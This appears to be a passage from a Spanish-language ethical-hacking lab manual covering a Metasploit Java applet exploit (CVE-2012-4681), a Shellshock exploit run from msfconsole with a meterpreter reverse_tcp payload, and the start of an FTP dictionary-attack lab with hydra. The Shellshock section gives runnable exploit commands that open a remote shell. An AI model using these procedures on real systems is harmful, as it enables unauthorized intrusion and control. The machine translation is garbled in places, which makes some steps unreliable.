
- Vuelva a la ventana de metasploit y pegue la clave de licencia en el campo Ingresar clave de producto que recibió por correo electrónico. Haga clic en activar licencia.

- La ventana de activación exitosa aparece como se muestra en la siguiente captura de pantalla:

- Desplace el puntero del mouse sobre el menú de la cuenta. Aparece una lista desplegable. Haga clic en Cerrar sesión.


3. Aparece la página de inicio de sesión. Ingrese las credenciales proporcionadas en el momento del registro y haga clic en iniciar sesión.



- Aparece la página principal de metasploit, desplace el puntero del mouse sobre Proyecto y seleccione Nuevo proyecto... en la lista desplegable.




- Aparece la ventana de proyectos. En la sección de configuración del proyecto, escriba java exploit en el campo de texto del nombre del proyecto, ingrese alguna descripción en el campo de texto de la descripción y; e ingrese la dirección IP de una máquina de destino en el campo de texto del rango de red.

- Click en crear proyecto.

- Aparece la ventana de resumen de metasploit. Haga clic en módulos

- Ingrese el ID de CVE (2012-4681) en los módulos de búsqueda.


- Haga clic en Java 7 ejecución remota de código applet


- Configure los ajustes de explotación:


- En las opciones de carga útil, seleccione el tipo de conexión como inverso de la lista desplegable e ingrese la dirección IP de la máquina host (Windows Server 2012) en el campo de texto Host de escucha.

- En las opciones del módulo, ingrese la dirección IP de la máquina host en el campo de texto SRVHost.

- Ingrese una ruta URI (en este laboratorio estamos usando saludos) y haga clic en Ejecutar módulo.


- La tarea se inició y el servidor Metasploit comienza a escuchar, como se muestra en la siguiente captura de pantalla:

- Cambie a la máquina virtual Windows Server 2008, inicie el navegador Firefox, ingrese http: // [dirección IP del servidor de Windows 2012]: 8080 / greetings en la barra de direcciones.


- Aparece una notificación que dice que el complemento está desactualizado. Haga clic en Permitir.

- Aparece una ventana emergente de complementos tan pronto como usted hace clic en permitir en la notificación. Haga clic en permitir y recordar en la ventana emergente.

- Cambie a la máquina host de Windows Server 2012 y verifique el panel de tareas Metasploit. Metasploit comenzará a capturar la conexión inversa desde la máquina de destino.



- Haga clic en sesiones para ver la conexión capturada de la máquina de destino.



- Haga clic en sesión para ver la información de la máquina de destino.

Nota: El número de sesión puede variar en su entorno de laboratorio.

- La información para la máquina de destino aparece en la página.

- Para acceder a los archivos del sistema de destino, haga clic en Acceso al sistema de archivos en Acciones disponibles.

- Se muestra una lista de todos los archivos accesibles en la página Metasploit - Explorador de archivos. Puede ver y modificar los archivos de la máquina de destino.

- Vuelve a la pagina anterior. Inicie un shell de comandos para la máquina de destino haciendo clic en Shell de comandos en Acciones disponibles.

- Aparece el terminal de línea de comando. Para ver la dirección IP del sistema y otra información relacionada con las interfaces de red, ingrese ipconfig / all.

- Metasploit devuelve la dirección IP y otra información relacionada con las interfaces. Desplácese hacia abajo en las páginas web para ver la información completa.

- Vuelve a la pagina anterior.

- Haga clic en finalizar sesión para cerrar la sesión y haga clic en Aceptar para confirmar.

- Desplace el puntero del mouse sobre el menú de la cuenta. Aparece un menú desplegable. Seleccione cerrar sesión.

- Un atacante que encuentra vulnerabilidades en versiones anteriores de JRE puede crear exploits adecuados para ingresar al sistema y tomar el control.

**Laboratorio 5**

**Realización de la explotación de Shellshock en un servidor web y acceso sin restricciones al servidor**

**Escenario**

Para ser un hacker ético experto y un analizador de penetración, debe comprender cómo probar la arquitectura de seguridad de un sistema UNIX para protegerlo de ataques como Shellshock.

**Objetivos de Laboratorio**

Este laboratorio ayuda a los estudiantes a aprender cómo:

- Prueba Ubuntu Server para Vulnerabilidad Bash

- Explorar la vulnerabilidad y ganar control sobre el sistema.

**Entorno de Laboratorio**

Para llevar a cabo el laboratorio, necesitas:

- Una máquina virtual que ejecuta Ubuntu Server

- Una máquina virtual que ejecuta Kali Linux

**Descripción general de Shellshock**

Shellshock a menudo se instala como la interfaz de línea de comandos predeterminada del sistema. En Unix y otros sistemas operativos que soporta Bash, cada programa en ejecución tiene su propia lista de pares nombre / valor denominados variables de entorno. Cuando un programa inicia otro programa, proporciona una lista inicial de variables de entorno para el nuevo programa.

**Tareas de Laboratorio**

1. En este laboratorio, usaremos máquinas Kali Linux y Ubuntu Server. Antes de comenzar esta práctica de laboratorio, debe asegurarse de que ha iniciado las dos máquinas.

2. Inicie el navegador web Iceweasel e ingrese la URL http://10.0.0.4/cgi-bin/shellshock

3. Aparece una página web de shellshock, como se muestra en la siguiente captura de pantalla:

Nota: la dirección IP 10.0.0.4 mencionada en la URL se refiere a la máquina de Ubuntu. Esta dirección IP puede variar en su entorno de laboratorio.

4. Estarás usando esta URL para atacar la máquina de Ubuntu. Minimiza o cierra el navegador web.

5. Abra una consola de terminal navegando a Accesorios -> Terminal

Nota: también puede hacer clic (el icono del terminal) en la barra de menú para iniciar el terminal de línea de comandos.

6. Ingrese el comando de inicio de postgresql.

7. Entrar en el servicio de comando metasploit de inicio.

8. Ingrese el comando msfconsole

9. Ingresar el comando:

use exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec.

10. Ingrese los siguientes comandos:

set LHOST 10.0.0.7

set RHOST 10.0.0.4

set TARGETURI /cgi-bin/shellshock

set payload linux/x86/meterpreter/reverse\_tcp

LHOST se refiere a la dirección IP de la máquina atacante (Kali Linux) y RHOST se refiere a la dirección IP de la máquina de destino (Ubuntu). Ambas direcciones IP pueden variar en su entorno de laboratorio.

11. Has configurado todas las opciones requeridas para realizar la explotación.

12. Al emitir el comando explotar, el servidor Ubuntu (que aloja la página web de shellshock) estará instantáneamente y estará bajo el control de la máquina víctima.

13. Entrar en explotar

14. Esto establece una sesión de meterpreter, como se muestra en la siguiente captura de pantalla:

15. Ahora puede ver los archivos y directorios ubicados en la máquina; borre, cargue y descargue archivos desde y hacia la máquina; Ejecutar aplicaciones de forma remota, listar los procesos; interactuar con esos procesos; lanzar un shell Reinicie o apague la máquina, etc.

16. Ingrese sysinfo. Esto muestra la información de la máquina víctima (Ubuntu), como se muestra en la siguiente captura de pantalla:

17. Introduce ayuda. Esto enumera todos los comandos que pueden emitirse a través de la consola de meterpreter, como se muestra en la siguiente captura de pantalla:

18. Puede utilizar cualquiera de estos comandos para realizar diversas actividades maliciosas.

**Analisis de Laboratorio**

Documentar la salida

**Laboratorio 6**

**Cracking FTP usando el ataque del diccionario de credenciales**

**Escenario**

En esta fase de piratería del servidor web, un atacante intenta descifrar las contraseñas del servidor web. Un atacante intenta todas las técnicas posibles de descifrado de contraseñas para extraer contraseñas, como adivinar con contraseña, ataques de diccionario, ataques de fuerza bruta, ataques híbridos, hashes precalculados, ataques basados en reglas, ataques de red distribuidos, ataques de arco iris, etc. , ya que algunas de estas técnicas son tediosas y requieren mucho tiempo. Un atacante también puede usar herramientas automatizadas como brutus, THC-Hydra, etc. para descifrar contraseñas web.

**Objetivos de Laboratorio**

El objetivo de este laboratorio es ayudar a los estudiantes a:

a. Realizar el escaneo de nmap para encontrar si un puerto ftp está abierto

b. Realizar un ataque de diccionario usando hydra.

**Entorno de Laboratorio**

Para realizar el laboratorio necesitas:

- Una computadora ejecutando Windows Server 2012

- Windows 8.1 ejecutándose como una máquina virtual.

- Kali Linux corriendo como una máquina virtual

**Descripción general de los ataques del diccionario**

Un diccionario / lista de palabras contiene miles de palabras utilizadas por las herramientas de descifrado de contraseñas en un intento de ingresar en un sistema protegido por contraseña. Los ataques de diccionario a menudo tienen éxito porque muchos usuarios insisten en usar palabras comunes como contraseñas.

**Tareas de Laboratorio**

1. Antes de comenzar esta práctica de laboratorio, inicie la máquina virtual de Windows 8.1 desde el Administrador de Hyper-V y por mucho tiempo.

2. Inicie la máquina virtual Kali Linux desde el Administrador de Hyper-V e inicie sesión.

3. Haga doble clic en la computadora en el escritorio.

4. Aparece la ventana de la computadora. Haz clic en ir desde la barra de menú y selecciona la ubicación.

5. Ingrese smb: // [dirección IP del servidor de Windows 2012] en el campo ir a.

Nota: En esta práctica de laboratorio, la dirección IP del servidor de Windows 2012 es 10.0.0.2 Esta dirección IP puede variar en su entorno de laboratorio.

Nota: Si se le solicita que ingrese las credenciales, escriba esas credenciales, haga clic en Recordar para siempre y haga clic en Conectar.

Si no puede conectarse al servidor, inicie un terminal de línea de comandos, ejecute el comando iptables -flush y luego vuelva a realizar el Paso 5

6. Aparece una ventana que muestra la unidad de red compartida CEH-Tools.

7. Vaya a CEH-Tools -> CEHv9 Module 11 Hacking Webserver y copie la carpeta de lista de palabras

